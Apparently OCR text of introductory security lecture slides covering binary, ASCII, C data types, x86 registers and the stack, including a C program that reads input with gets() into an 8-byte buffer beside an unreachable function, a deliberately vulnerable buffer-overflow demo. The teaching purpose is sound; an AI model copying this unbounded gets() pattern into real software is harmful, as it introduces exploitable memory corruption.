
128 64 32 16 8 4 2 1

01011111


Decimal 95

http://en.wikibooks.org/wiki/A-level_Computing/AQA/Problem_Solving,_Programming,_Data_Representation_and_Practical_Exercise/Fundamentals_of_Data_Representation/Binary_number_system

C Data Types



Name	Description	Size*
char	Character or small integer	1 byte
short int (short)	Short integer	2 bytes
int	Integer	4 bytes



ASCII	Hex	Symbol
96	60	`
97	61	a
98	62	b
99	63	c
100	64	d
101	65	e
102	66	f
103	67	g
104	68	h
105	69	i
106	6A	j
107	6B	k
108	6C	l
109	6D	m
110	6E	n
111	6F	o

'a'(char)
= 0x61 (hex)
= 0110 0001 (binary)
= 1 byte

Typical but not always the case. Compiler dependent. Doing a sizeof() will clarify. Or by looking at the assembly code :)

This is very important

Assembly (x86)

- Do we have to be an assembly expert?

  No


  ...but you should understand common instructions, registers and how the stack and heap works.

- By one measure, only 14 assembly instructions account for 90% of code!

http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Bilar.pdf


Assembly (x86)

C code



```c
#include<stdio.h>

CanNeverExecute()
{
        printf("I can never execute\n");
        exit(0);
}

GetInput()
{
        char buffer[8];

        gets(buffer);
        puts(buffer);
}

main()
{
        GetInput();

        return 0;
}
```

Compiled assembly for GetInput()




```
<+0>:     push   %rbp
<+1>:     mov    %rsp,%rbp
<+4>:     sub    $0x10,%rsp
<+8>:     lea    -0x10(%rbp),%rax
<+12>:    mov    %rax,%rdi
<+15>:    callq  0x400480 <gets@plt>
<+20>:    lea    -0x10(%rbp),%rax
<+24>:    mov    %rax,%rdi
<+27>:    callq  0x400460 <puts@plt>
<+32>:    leaveq
<+33>:    retq
```

Registers (x86)

- Registers are small memory storage areas built into the processor (volatile, like memory)
- 8 “general purpose” registers + the instruction pointer which points at the next instruction to execute
- But two of the 8 are not that general (SP and BP)
- On x86-32, registers are 32 bits long
- On x86-64, they’re 64 bits

Registers (x86)




ESP - Stack pointer

EBP - Stack frame base pointer

EIP - Pointer to next instruction to execute ("instruction pointer")

http://www.cs.virginia.edu/~evans/cs216/guides/x86.html

Memory



- Stack grows from high to low memory addresses
- Program instructions are stored at low addresses
- Every program gets its own stack and heap

// stack or heap?

char buff[500];

char *buff = (char *)malloc(500);


Stack

- The stack is a conceptual area of main memory (RAM) which is designated by the OS when a program is started.


- A stack is a Last-In-First-Out (LIFO/FILO) data structure where data is "pushed" on to the top of the stack and "popped" off the top.

- By convention the stack grows toward lower memory addresses. Adding something to the stack means the top of the stack is now at a lower memory address.


Stack




Stack




Stack




Stack




Stack




Stack



